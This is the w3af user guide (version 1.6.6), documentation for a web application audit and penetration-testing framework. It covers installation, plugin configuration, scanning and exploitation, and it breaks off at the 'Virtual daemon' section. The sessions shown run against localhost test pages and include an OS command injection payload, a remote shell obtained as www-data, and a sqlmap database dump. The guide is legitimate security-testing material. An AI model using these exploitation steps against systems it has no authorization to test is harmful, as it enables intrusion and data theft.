w3af User Guide

Document version: **1.6.6**
Original author: **Andres Riancho**

Reviewed by:
Mike Harbison
Andy Bach

March 31, 2009

Table of Contents

Introduction

This document is a user guide for the Web Application Attack and Audit Framework (w3af), its goal is to provide a basic overview of what the framework is, how it works and what you can do with it.

w3af is a complete environment for auditing and attacking web applications. This environment provides a solid platform for auditing and penetration-testing.

Download

The framework can be downloaded from the project main page:

http://w3af.sf.net/#download

There are two ways to install w3af: from a release package (w3af setup for windows and tgz package for Unix based systems) or from SVN. First time users should use the latest package, while more advanced users should perform a SVN checkout to get the latest version of the framework.

Installation

The framework should work on all platforms supported by Python, particularly, w3af has been tested on Linux, Windows XP, Windows Vista and OpenBSD. This user guide will guide you through the installation on a Linux platform, installing w3af in a Windows box is straight forward if you use the available installer which can be downloaded from the official w3af site.

Installation Requirements

The required packages to run w3af can be divided in two groups:

- Core requirements:
  - Python **2.5**
  - fpconst-0.7.2
  - pygoogle
  - nltk
  - SOAPpy
  - pyPdf
  - Beautiful Soup
  - Python OpenSSL
  - json.py
  - scapy

- Graphical user interface requirements:
    - python sqlite3
    - graphviz
    - pygtk 2.0
    - gtk 2.12

As you may have guessed, the core requirements are needed to run w3af with any user interface (console or graphical), and the graphical user interface requirements are needed only if you plan to use the GTK+ user interface.

Some of the requirements are bundled with the distribution file, in order to make the installation process easier for the novice user. The bundled requirements can be found inside the *extlib* directory. Most of the libraries can be run from that directory, but some others require an installation process, the installation steps for these libraries are (as root):

```
cd w3af
cd extlib
cd fpconst-0.7.2
python setup.py install
cd ..
cd pygoogle
python setup.py install
cd ..
cd SOAPpy
python setup.py install
cd pyPdf
python setup.py install
```

w3af phases

Before even running w3af a user must know how the application is divided and how plugins are going to be executed. Basically, w3af has three types of plugins: discovery , audit and attack.

Discovery plugins have only one responsibility, finding new URLs, forms, and other "injection points". A classic example of a discovery plugin is a web spider. This plugin takes a URL as input and returns one or more injection points. When a user

enables more than one plugin of this type, they work in a loop: If plugin A finds a new URL in the first run, the w3af core will send that URL to plugin B. If plugin B then finds a new URL, it will be sent to plugin A. This process will go on until all plugins are run and no more knowledge about the application can be found using the enabled discovery plugins.

Audit plugins take the injection points found by discovery plugins and send specially crafted data to all of them in order to find vulnerabilities. A classic example of an audit plugin is one that searches for SQL injection vulnerabilities.

Attack plugins objective is to exploit vulnerabilities found by audit plugins. They usually return a shell on the remote server, or a dump of remote tables in the case of SQL injections exploits.

Running w3af

w3af has two user interfaces, the console user interface (consoleUI) and the graphical user interface (gtkUi). This user guide will focus on the consoleUI, which is, at the moment of this writing much more tested and complete than the gtkUi. To fire up the consoleUI you just have to execute w3af without parameters and you will get a prompt like this one:

```
$ ./w3af_console

w3af>>>
```

From this prompt you will be able to configure the framework, launch scans and ultimately exploit a vulnerability. At this point you can start typing commands, the first command you have to learn is "help" (please note that commands are case sensitive):

```
w3af>>> help
|---------------------------------------------------|
| start         | Start the scan.                   |
| plugins       | Enable and configure plugins.     |
| exploit       | Exploit the vulnerability.        |
| profiles      | List and use scan profiles.       |
|---------------------------------------------------|
| http-settings | Configure the http settings of the |
|               | framework.                        |
| misc-settings | Configure w3af misc settings.     |
| target        | Configure the target URL.         |
```

```
|------------------------------------------------------|
| back             | Go to the previous menu.          |
| exit             | Exit w3af.                        |
| assert           | Check assertion.                  |
|------------------------------------------------------|
| help             | Display help. issuing: help [command]|
|                  | , prints more specific help about |
|                  | "command"                         |
| version          | Show w3af version information.    |
| keys             | Display key shortcuts.            |
|------------------------------------------------------|
```

w3af>>>

w3af>>> help target

Configure the target URL.

w3af>>>

The main menu commands are explained in the help that is displayed above. The internals of every menu will be seen later in this document. As you already noticed, the "help" command can take a parameter, and if available, a detailed help for that parameter will be shown, e.g. "help keys".

Other interesting things to notice about the consoleUI are the tab completion (type 'plu' and then TAB) and the command history (after typing some commands, navigate the history with the up and down arrows).

To enter a configuration menu, you just have to type it's name and hit enter, you will see how the prompt changes and you are now in that context:

w3af>>>http-settings

w3af/config:http-settings>>>

All the configuration menus provide the following commands:
- help
- view
- set
- back

Here is a usage example of this commands in the http-settings menu:

w3af/config:http-settings>>> help

```
|---------------------------------------------------------------|
| view    | List the available options and their values.        |
| set     | Set a parameter value.                              |
|---------------------------------------------------------------|
| back    | Go to the previous menu.                            |
| exit    | Exit w3af.                                          |
| assert  | Check assertion.                                    |
|---------------------------------------------------------------|
```

w3af/config:http-settings>>> view

Setting	Value	Description
timeout	10	The timeout for connections to the HTTP server
headersFile		Set the headers filename. This file has additional headers that are added to each request.
ignoreSessCookies	False	Ignore session

```
    |                              |                          | cookies        |
    | cookieJarFile                |                          | Set the        |
    |                              |                          | cookiejar      |
    |                              |                          | filename.      |
    |--------------------------------------------------------------------------|
    ...
    w3af/config:http-settings>>> set timeout 5
    w3af/config:http-settings>>> view
    ...
    | timeout                      | 5                        | The            |
    ...
```

To summarize, the "view" command is used to list all configurable parameters, with their values and a description. The set command is used to change its value. Finally we can execute "back", "." or press CTRL+C to return to the previous menu. A detailed help for every configuration parameter can be obtained using "help parameter" like shown in this example:

```
    w3af/config:http-settings>>> help timeout
    Help for parameter timeout:
    =========================
    Set low timeouts for LAN use and high timeouts for slow Internet
    connections.
    w3af/config:http-settings>>>
```

The "http-settings" and the "misc-settings" configuration menus are used to set system wide parameters that are used by the framework. All the parameters have defaults and in most cases you can leave them as they are. w3af was designed in a way that allows beginners to run it without having to learn a lot of its internals, and also flexible enough to be tunned by experts that know what they want and need to change internal configuration parameters to fulfill their tasks.

Running w3af with GTK user interface

The framework also has a graphical user interface that you can start by

executing:

```
$ ./w3af_gui
```

The graphical user interface allows you to perform all the actions that the framework offers and features a much easier and faster way to start a scan and analyze the results.

In case you are wondering how the graphical user interface looks like, here is a screen shot:

Plugins

Plugins do all the magic. The plugins will find the URLs, discover the vulnerabilities and exploit them. So now, we will learn how to configure the plugins. In a previous section I told you that w3af had three types of plugins: discovery, audit and exploit. Well, I actually lied a little bit because w3af other plugin types. The complete list of plugins types is:

- discovery
- audit
- grep
- exploit
- output
- mangle
- bruteforce
- evasion

As said before, discovery plugins find new points of injection, that are later used by audit plugins to find vulnerabilities. Grep plugins analyze all page content and find vulnerabilities on pages that are requested by other plugins; for example a grep plugin will find a comment on the HTML body that has the word "password" inside it and generate a vulnerability based on it.

Exploit plugins [ab]use the vulnerabilities found in the audit phase and return something useful to the user (remote shell, SQL table dump, a proxy, etc).

Output plugins are the way the framework and the plugins communicate with the user, output plugins save the data to a text or html file. Debugging information is also sent to the plugins and can be saved for analysis.

Mangle plugins are a way to modify requests and responses based on regular expressions, think "sed (stream editor) for the web".

Bruteforce plugins will bruteforce logins, they are actually part of the discovery phase.

Finally, evasion plugins try to evade simple intrusion detection rules.

Plugin configuration

The plugins are configured using the "plugins" configuration menu. Lets see how to do that:

```
w3af>>> plugins

w3af/plugins>>> help

|-------------------------------------------------------------|
| list        | List available plugins.                       |
|-------------------------------------------------------------|
| back        | Go to the previous menu.                      |
| exit        | Exit w3af.                                    |
| assert      | Check assertion.                              |
|-------------------------------------------------------------|
| mangle      | View, configure and enable mangle plugins     |
| evasion     | View, configure and enable evasion plugins    |
| discovery   | View, configure and enable discovery plugins  |
| grep        | View, configure and enable grep plugins       |
| bruteforce  | View, configure and enable bruteforce plugins |
| audit       | View, configure and enable audit plugins      |
| output      | View, configure and enable output plugins     |
|-------------------------------------------------------------|

w3af/plugins>>>
```

As you may have noticed, all plugins can be configured here except the exploit plugins, we will talk about them later. The first step to take here is to know the syntax for configuring the plugins, so lets do that:

```
w3af/plugins>>> help audit

View, configure and enable audit plugins

Syntax: audit [config plugin | plugin1[,plugin2 ... pluginN] |
desc plugin]

Example: audit
```

```
    Result: All enabled audit plugins are listed.


    Example2: audit LDAPi,blindSqli

    Result: LDAPi and blindSqli are configured to run


    Example3: audit config LDAPi

    Result: Enters to the plugin configuration menu.


    Example4: audit all,!blindSqli

    Result: All audit plugins are configured to run except
    blindSqli.


    Example1: audit desc LDAPi

    Result: You will get the plugin description
```

w3af/plugins>>> help list

List available plugins.

Syntax: list {plugin type} [all | enabled | disabled]

By default all plugins are listed.

w3af/plugins>>>

Ok, so w3af is nice enough to tell us how to use it. Now we will see how to get a list of the available plugins and their status:

w3af/plugins>>> list audit

```
|-----------------------------------------------------------|
| Plugin name     | Status  | Conf | Description            |
|-----------------------------------------------------------|
| LDAPi           |         |      | Find LDAP injection    |
|                 |         |      | bugs.                  |
| blindSqli       |         | Yes  | Find blind SQL         |
|                 |         |      | injection              |
|                 |         |      | vulnerabilities.       |
| buffOverflow    |         |      | Find buffer overflow   |
|                 |         |      | vulnerabilities.       |
| dav             |         |      | Tries to upload a      |
|                 |         |      | file using HTTP PUT    |
```

```
|                        |          |      | method.             |
| eval                   |          |      | Finds incorrect usage |
|                        |          |      | of the eval().        |
...
```

To enable the xss and sqli plugins, and then verify that the command was understood by the framework, we issue this set of commands:

```
w3af/plugins>>> audit xss, sqli
w3af/plugins>>> audit
|----------------------------------------------------------|
| Plugin name       | Status   | Conf | Description         |
|----------------------------------------------------------|
...
| sqli              | Enabled  |      | Find SQL injection  |
|                   |          |      | bugs.               |
...
| xss               | Enabled  | Yes  | Find cross site     |
|                   |          |      | scripting           |
|                   |          |      | vulnerabilities.    |
| xst               |          |      | Verify Cross Site   |
|                   |          |      | Tracing             |
|                   |          |      | vulnerabilities.    |
|----------------------------------------------------------|
w3af/plugins>>>
```

Or if the user is interested in knowing exactly what a plugin does, he can also run the "desc" command like this:

```
w3af>>> plugins
w3af/plugins>>> audit desc fileUpload


This plugin will try to expoit insecure file upload forms.


One configurable parameter exists:
```

```
         - extensions


The extensions parameter is a comma separated list of extensions
that this plugin will try to upload. Many web applications
verify the extension of the file being uploaded, if special
extensions are required, they can be added here.


Some web applications check the contents of the files being
uploaded to see if they are really what their extension
is telling. To bypass this check, this plugin uses file
templates located at "plugins/audit/fileUpload/", this templates
are valid files for each extension that have a section ( the
comment field in a gif file for example ) that can be replaced
by scripting code ( PHP, ASP, etc ).


After uploading the file, this plugin will try to find it on
common directories like "upload" and "files" on every know
directory. If the file is found, a vulnerability exists.
```

w3af/plugins>>>

Now we know what this plugin does, but let's check their internals:

w3af/plugins>>> audit config xss

w3af/plugins/audit/config:xss>>> view

```
|-----------------------------------------------------------|
| Setting        | Value | Description                      |
|-----------------------------------------------------------|
| numberOfChecks | 3     | Set the amount of checks to      |
|                |       | perform for each fuzzable        |
|                |       | parameter. Valid numbers: 1 to   |
|                |       | 13                               |
| checkStored    | True  | Search persistent XSS            |
|-----------------------------------------------------------|
```

w3af/plugin/xss>>> set checkStored False

w3af/plugin/xss>>> back

w3af/plugins>>> audit config sqli

```
w3af/plugins/audit/config:sqli>>> view

|------------------------------------------------------------|
| Setting          | Value       | Description          |
|------------------------------------------------------------|
|------------------------------------------------------------|

w3af/plugins/audit/config:sqli>>>
w3af/plugins/audit/config:sqli>>> back
w3af/plugins>>>
```

The configuration menus for the plugins also have the set command for changing the parameters values, and the view command for listing existing values. On the previous example we disabled persistent cross site scripting checks in the xss plugin, and listed the options of the sqli plugin (it actually has no configurable parameters).

Starting a scan

After configuring all desired plugins the user has to set the target URL and finally start the scan. The target selection is done this way:

```
w3af>>> target
w3af/config:target>>> set target http://localhost/
w3af/config:target>>> back
w3af>>>
```

Finally, you execute "start" in order to run all the configured plugins.

```
w3af>>> start
```

At any time during the scan, you may hit "enter" in order to get a live status of the w3af core. Status lines look like this:

```
Status: Running discovery.webSpider on http://localhost/w3af/ |
Method: GET.
```

A complete session

A complete w3af session would look like this (see the inline comments):

$ ./w3af

w3af>>> plugins

w3af/plugins>>> output console,textFile

w3af/plugins>>> output config textFile

w3af/plugins/output/config:textFile>>> set fileName output-w3af.txt

w3af/plugins/output/config:textFile>>> set verbose True

w3af/plugins/output/config:textFile>>> back

w3af/plugins>>> output config console

w3af/plugins/output/config:console>>> set verbose False

w3af/plugins/output/config:console>>> back

All this previous commands have enabled two output plugins, console and textFile and configured them as needed.

w3af/plugins>>> discovery allowedMethods,webSpider

w3af/plugins>>> back

In this case, we will be running only discovery plugins. The enabled plugins are allowedMethods and webSpider .

w3af>>> target

w3af/target>>>set target http://localhost/w3af/

w3af/target>>>back

w3af>>> start

New URL found by discovery:
http://localhost/w3af/responseSplitting/responseSplitting.php

New URL found by discovery:
http://localhost/w3af/blindSqli/blindSqli-str.php

New URL found by discovery:
http://localhost/w3af/webSpider/2.html

...

```
...
The URL: http://localhost/beef/hook/ has DAV methods enabled:
- OPTIONS
- GET
- HEAD
- POST
- TRACE
- PROPFIND
- PROPPATCH
- COPY
- MOVE
- LOCK
- UNLOCK
- DELETE ( is possibly enabled too, not tested for safety )
New URL found by discovery:
http://localhost/w3af/globalRedirect/wargame/
New URL found by discovery:
http://localhost/w3af/globalRedirect/w3af-site.tgz
```

After the discovery phase is finished a summary is presented to the user:

```
The list of found URLs is:
- http://localhost/w3af/globalRedirect/w3af.testsite.tgz
- http://localhost/beef/hook/beefmagic.js.php
- http://localhost/w3af/globalRedirect/2.php
-  http://localhost/w3af/webSpider/11.html
    ...
```

A section of the summary is the points of injection that will be used in the audit phase:

```
Found 78 URLs and 102 different points of injection.
The list of Fuzzable requests is:
- http://localhost/w3af/ | Method: GET
- http://localhost/w3af/responseSplitting/responseSplitting.php
| Method: GET | Parameters: (header)
```

```
– http://localhost/w3af/sqli/dataReceptor.php | Method: POST |
  Parameters: (user,firstname)
```

Finally the user exits the application, returning to the shell.

```
w3af>>> exit
w3af, better than the regular script kiddie.
$
```

A warning about discovery

The discovery phase is a double edged sword: use it with wisdom, and it will give you a lot of knowledge about the remote web application, use it in a greedy way and you will be waiting for hours until the discovery phase ends. Just to make things clear, the greedy way is to enable all discovery plugins ("discovery all") without even knowing what you are doing or having manually browsed the web and understood its internals.

Some examples will make things clear:

- "You are testing an intranet web application, the web application is huge and doesn't use any macromedia flash or javascript code".

  Recommendation : "discovery all,!spiderMan, !fingerGoogle, !fingerMSN, !fingerPKS, !MSNSpider, !googleSpider, !phishtank, !googleSafeBrowsing".

  Reason: Spiderman should only be used when webSpider can't find all links. The fingerGoogle, fingerMSN and fingerPKS plugins discover mail addresses from search engines, if this is an intranet application, the addresses put in this site wont be available in search engines because they never were indexed. MSNSpider and googleSpider find URLs using search engines, like the ones before, they are useless because search engines don't index private pages. phishtank and googleSafeBrowsing should be enabled because they search for phishing sites, and like the ones before them, private sites aren't indexed in this systems.

- "You are testing a web application over the internet, the web application is huge and doesn't use any macromedia flash or javascript code".

  Recommendation : "discovery all,!spiderMan, !wordnet , !googleSets".

  Reason: Spiderman should only be used when webSpider can't find all links. The wordnet and googleSets plugins are two plugins that take a long time to run over the internet so it's a good idea to disable them.

- "You are testing a web application over the internet, the web application is huge and has macromedia flash or javascript code. You also know that the application doesn't implement any web services".

Recommendation : "discovery all, !wordnet , !googleSets, !wsdlFinder".

Reason: The wordnet and googleSets plugins are two plugins that take a long time to run over the internet so it's a good idea to disable them. Regarding wsdlFinder, if we already know that no web services exist, why look for them?

- "You are testing a web application over the internet, the web application is huge, you really need to know all the links and functionality of the site and you don't care waiting.".

  Recommendation : "discovery all" .

  Reason: You really need to get a lot of knowledge about the site and don't care if it takes a complete day.

When everything else fails...

So, you enabled only the recommended plugins in the discovery phase, you started the framework one hour ago, the discovery is still running and doesn't find anything. When you find yourself in this situation you have two options, waiting for w3af to finish or hitting CTRL+C to finish the discovery and start with the audit phase.

You should also remember that if you are saving the debug information to a text file you can open a new terminal and run a "tail -f w3af-output-file.txt" to see what w3af is really doing.

w3af scripts

While developing w3af, I realized that I needed a fast way to execute the same steps over and over, so the script functionality was born. w3af can run a script file using the "-s" argument. Script files are text files with one command on each line. An example script file would look like this:

```
$ head scripts/script-osCommanding.w3af
# This is the osCommanding demo:

plugins
output console,textFile
output
output config textFile
set fileName output-w3af.txt
set verbose True
```

```
    back
```

To run this script you would execute "./w3af_console -s scripts/script-osCommanding.w3af" , the output would look just like if you typed every command by hand in the console:

```
$ ./w3af_console -s scripts/script-osCommanding.w3af
w3af>>>plugins
w3af/plugins>>>output console,textFile
w3af/plugins>>>output
|--------------------------------------------------------|
| Plugin     | Status  | Conf | Description              |
| name       |         |      |                          |
|--------------------------------------------------------|
| console    | Enabled | Yes  | Print messages to the    |
|            |         |      | console.                 |
| gtkOutput  |         |      | Saves messages to        |
|            |         |      | kb.kb.getData('gtkOutput',|
|            |         |      | 'queue'), messages are saved |
|            |         |      | in the form of objects.  |
| htmlFile   |         | Yes  | Print all messages to a HTML |
|            |         |      | file.                    |
| textFile   | Enabled | Yes  | Prints all messages to a |
|            |         |      | text file.               |
| webOutput  |         |      | Print all messages to the |
|            |         |      | web user interface – this |
|            |         |      | plugin and the web user  |
|            |         |      | interface are DEPRECATED. |
|--------------------------------------------------------|
w3af/plugins>>>output config textFile
w3af/plugins/output/config:textFile>>>set fileName output-
w3af.txt
w3af/plugins/output/config:textFile>>>set verbose True
w3af/plugins/output/config:textFile>>>back
w3af/plugins>>>output config console
w3af/plugins/output/config:console>>>set verbose False
```

w3af/plugins/output/config:console>>>back

w3af/plugins>>>back

w3af>>>plugins

w3af/plugins>>>audit osCommanding

w3af/plugins>>>back

w3af>>>target

w3af/config:target>>>set target
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9

w3af/config:target>>>back

w3af>>>start

Found 1 URLs and 1 different points of injection.

The list of URLs is:

– http://localhost/w3af/osCommanding/vulnerable.php

The list of fuzzable requests is:

– http://localhost/w3af/osCommanding/vulnerable.php | Method:
GET | Parameters: (command)

Starting osCommanding plugin execution.

OS Commanding was found at: "http://localhost/w3af/osCommanding/
vulnerable.php", using HTTP method GET. The sent data was:
"command=+ping+-c+9+localhost". The vulnerability was found in
the request with id 5.

Finished scanning process.

w3af>>>exploit

w3af/exploit>>>exploit osCommandingShell

osCommandingShell exploit plugin is starting.

The vulnerability was found using method GET, tried to change
the method to POST for exploiting but failed.

Vulnerability successfully exploited. This is a list of
available shells:

– [0] <osCommandingShell object (ruser: "www-data" | rsystem:
"Linux brick 2.6.24-19-generic i686 GNU/Linux")>

Please use the interact command to interact with the shell
objects.

w3af/exploit>>>interact 0

Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned on the remote web
server.

w3af/exploit/osCommandingShell-0>>>ls

```
vulnerable.php
vulnerable2.php
w3afAgentClient.log
```
w3af/exploit/osCommandingShell-0>>>endInteraction

w3af/exploit>>>back

w3af>>>exit
```
spawned a remote shell today?
```
$

The Output

All the output of w3af is managed by the output plugins. Each output plugin will write in a different format (txt, html, etc), for example the textFile plugin writes all output to the output-w3af.txt file by default. The configuration of this plugins is done just like other plugins, as seen before:

$ ./w3af_console

w3af>>> plugins

w3af/plugins>>> output console,textFile

w3af/plugins>>> output config textFile

w3af/plugins/output/config:textFile>>> set fileName output-w3af.txt

w3af/plugins/output/config:textFile>>> set verbose True

w3af/plugins/output/config:textFile>>> back

w3af/plugins>>> output config console

w3af/plugins/output/config:console>>> set verbose False

w3af/plugins/output/config:console>>> back

This will configure the textFile plugin to output all messages, including the debugging information (see "set verbose True") to the "output-w3af.txt" file. Here is an example of what is written to this file:


```
[ Sun Sep 14 17:36:09 2008 - debug - w3afCore ] Exiting
setOutputPlugins()
[ Sun Sep 14 17:36:09 2008 - debug - w3afCore ] Called
w3afCore.start()
```

```
[ Sun Sep 14 17:36:09 2008 - debug - xUrllib ] Called
buildOpeners

[ Sun Sep 14 17:36:09 2008 - debug - keepalive ] keepalive: The
connection manager has 0 active connections.

[ Sun Sep 14 17:36:09 2008 - debug - keepalive ] keepalive:
added one connection, len(self._hostmap["localhost"]): 1

[ Sun Sep 14 17:36:09 2008 - debug - httplib ] DNS response from
DNS server for domain: localhost

[ Sun Sep 14 17:36:09 2008 - debug - xUrllib ] GET
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9
returned HTTP code "200"
```

Output plugins also handle the logging of HTTP requests and responses, every plugin handles this data in a different way, for example, the textFile plugin writes requests and responses to a file, while the htmlFile plugin disregards the data and simply does nothing with it. An example of a HTTP log written by the textFile follows:

```
==========Request 4 - Sun Sep 14 17:36:12 2008==============

GET http://localhost/w3af/osCommanding/vulnerable.php?
command=+ping+-c+4+localhost HTTP/1.1

Host: localhost

Accept-encoding: identity

Accept: */*

User-agent: w3af.sourceforge.net



==========Response 4 - Sun Sep 14 17:36:12 2008==============

HTTP/1.1 200 OK

date: Sun, 14 Sep 2008 20:36:09 GMT

transfer-encoding: chunked

x-powered-by: PHP/5.2.4-2ubuntu5.3

content-type: text/html

server: Apache/2.2.8 (Ubuntu) mod_python/3.3.1 Python/2.5.2 PHP/
5.2.4-2ubuntu5.3 with Suhosin-Patch


PING localhost (127.0.0.1) 56(84) bytes of data.

64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64
time=0.024 ms
```

```
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64
time=0.035 ms

64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64
time=0.037 ms

64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64
time=0.037 ms


--- localhost ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 2999ms

rtt min/avg/max/mdev = 0.024/0.033/0.037/0.006 ms


===============================================================
```

Just in case you are wondering, all messages sent by the plugins and the framework are sent to ALL enabled plugins, so if you have enabled textFile and htmlFile output plugins, both will log a vulnerability found by an audit plugin.

Complex sites

Some sites use embedded objects, like macromedia flash and java applets, that the browser renders to the user. Because of the inability of the framework to get any information out of those objects, a script called spiderMan was created. This script will run a HTTP proxy so the user can navigate the target site through it; during this process the plugin will extract information from the requests and responses.

A simple example will clarify things, let's suppose that w3af is auditing a site and can't find any links on the main page. After a closer interpretation of the results by the user, it is clear that the main page has a java applet menu where all the other sections are linked. The user runs w3af once again and now activates the spiderMan plugin, navigates the site manually using the browser and the spiderman proxy. When the user has finished his browsing, w3af will continue with all the hard auditing work.

The spiderMan plugin can be used when javascript, flash, java applets or any other browser side technology is present.

This is a sample spiderMan plugin run:

w3af>>> plugins

w3af/plugins>>> discovery spiderMan

w3af/plugins>>> back

w3af>>> target

w3af/target>>> set target http://localhost/w3af/fileUpload/

w3af/target>>> back

w3af>>> start

spiderMan proxy is running on 127.0.0.1:44444 .

Please configure your browser to use these proxy settings and navigate the target site. To exit spiderMan plugin please navigate to http://127.7.7.7/spiderMan?terminate .

Now the user configures the browser to use the 127.0.0.1:44444 proxy and navigates the target site, after that he navigates to "http://127.7.7.7/spiderMan?terminate" and exits the spiderMan. The results are shown:

New URL found by discovery: http://localhost/w3af/test

New URL found by discovery: http://localhost/favicon.ico

New URL found by discovery: http://localhost/w3af/

New URL found by discovery: http://localhost/w3af/img/w3af.png

New URL found by discovery: http://localhost/w3af/xss-forms/test-forms.html

New URL found by discovery: http://localhost/w3af/xss-forms/dataReceptor.php

The list of found URLs is:

– http://localhost/w3af/fileUpload/

– http://localhost/w3af/test

– http://localhost/w3af/xss-forms/dataReceptor.php

– http://localhost/w3af/

– http://localhost/w3af/img/w3af.png

– http://localhost/w3af/xss-forms/test-forms.html

– http://localhost/w3af/fileUpload/uploader.php

– http://localhost/favicon.ico

Found 8 URLs and 8 different points of injection.

The list of Fuzzable requests is:

– http://localhost/w3af/fileUpload/ | Method: GET

– http://localhost/w3af/fileUpload/uploader.php | Method: POST | Parameters: (MAX_FILE_SIZE,uploadedfile)

– http://localhost/w3af/test | Method: GET

– http://localhost/favicon.ico | Method: GET

```
- http://localhost/w3af/ | Method: GET

- http://localhost/w3af/img/w3af.png | Method: GET

- http://localhost/w3af/xss-forms/test-forms.html | Method: GET

- http://localhost/w3af/xss-forms/dataReceptor.php | Method:
POST | Parameters: (user,firstname)

Starting sqli plugin execution.
```
w3af>>>

Exploiting

Two ways of exploiting a vulnerability exist, the first one uses the vulnerabilities found by the audit phase and the second one, which is called fastextploit, requires the user to enter the vulnerability parameters.

Let's see an example of the first way of exploiting a vulnerability with w3af:

w3af>>>plugins

w3af/plugins>>>audit osCommanding

w3af/plugins>>>back

w3af>>>target

w3af/config:target>>>set target
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9

w3af/config:target>>>back

w3af>>>start

```
Found 1 URLs and 1 different points of injection.

The list of URLs is:

- http://localhost/w3af/osCommanding/vulnerable.php

The list of fuzzable requests is:

- http://localhost/w3af/osCommanding/vulnerable.php | Method:
GET | Parameters: (command)

Starting osCommanding plugin execution.

OS Commanding was found at: "http://localhost/w3af/osCommanding/
vulnerable.php", using HTTP method GET. The sent data was:
"command=+ping+-c+9+localhost". The vulnerability was found in
the request with id 5.

Finished scanning process.
```
w3af>>>exploit

w3af/exploit>>>exploit osCommandingShell

osCommandingShell exploit plugin is starting.

The vulnerability was found using method GET, tried to change
the method to POST for exploiting but failed.

Vulnerability successfully exploited. This is a list of
available shells:

- [0] <osCommandingShell object (ruser: "www-data" | rsystem:
"Linux brick 2.6.24-19-generic i686 GNU/Linux")>

Please use the interact command to interact with the shell
objects.

w3af/exploit>>>interact 0

Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned on the remote web
server.

w3af/exploit/osCommandingShell-0>>>ls

vulnerable.php

vulnerable2.php

w3afAgentClient.log

w3af/exploit/osCommandingShell-0>>>endInteraction

w3af/exploit>>>back

w3af>>>

The second way is to use fastexploit. This method should be used when the user
has found a vulnerability manually and wants to exploit it using the framework.
Here is an example of a fastexploit run:

w3af>>> exploit

w3af/exploit>>> exploit config sqlmap

w3af/plugin/sqlmap>>>   set   url
http://localhost/w3af/blindSqli/blindSqli-integer.php

w3af/plugin/sqlmap>>> set injvar id

w3af/plugin/sqlmap>>> set data id=1

w3af/plugin/sqlmap>>> back

w3af/exploit>>> fastexploit sqlmap

sqlmap coded by inquis <bernardo.damele@gmail.com> and belch
<daniele.bellucci@gmail.com>

SQL injection could be verified, trying to create the DB driver.

Execute "exitPlugin" to get out of the remote shell. Commands

```
typed in this menu will be runned on the remote web server.
w3af/exploit/sqlmap>>> dump agenda w3af_test
Database: w3af_test
Table: agenda
[2 entries]
+--------------+----+--------+----------+----------------+
| direccion    | id | nombre | telefono | email          |
+--------------+----+--------+----------+----------------+
| direccion 123 | 1  | apr    | 52365786 | acho@c.com     |
| direccion 333 | 2  | vico   | 47998123 | vTro@c.com     |
+--------------+----+--------+----------+----------------+
w3af/exploit/sqlmap>>>
```

Advanced exploiting techniques

The framework implements two highly advanced exploiting techniques that allow the user to keep escalating privileges into the remote network. Both of this techniques are used once the framework is able to execute remote operating system commands, this is the case of (for example) osCommanding, remoteFileIncludeShell and davShell attack plugins. These exploiting techniques are:

- Virtual daemon, allows you to use metasploit payloads to exploit the server that supports a vulnerable web application.
- w3afAgent, which creates a tunnel between the compromised server and w3af, the allow the user to route TCP connections through the remote server.

Both of them are simple to use and configure using this guide. These features are under heavy development and are under no means stable, use them at your on risk.

Virtual daemon

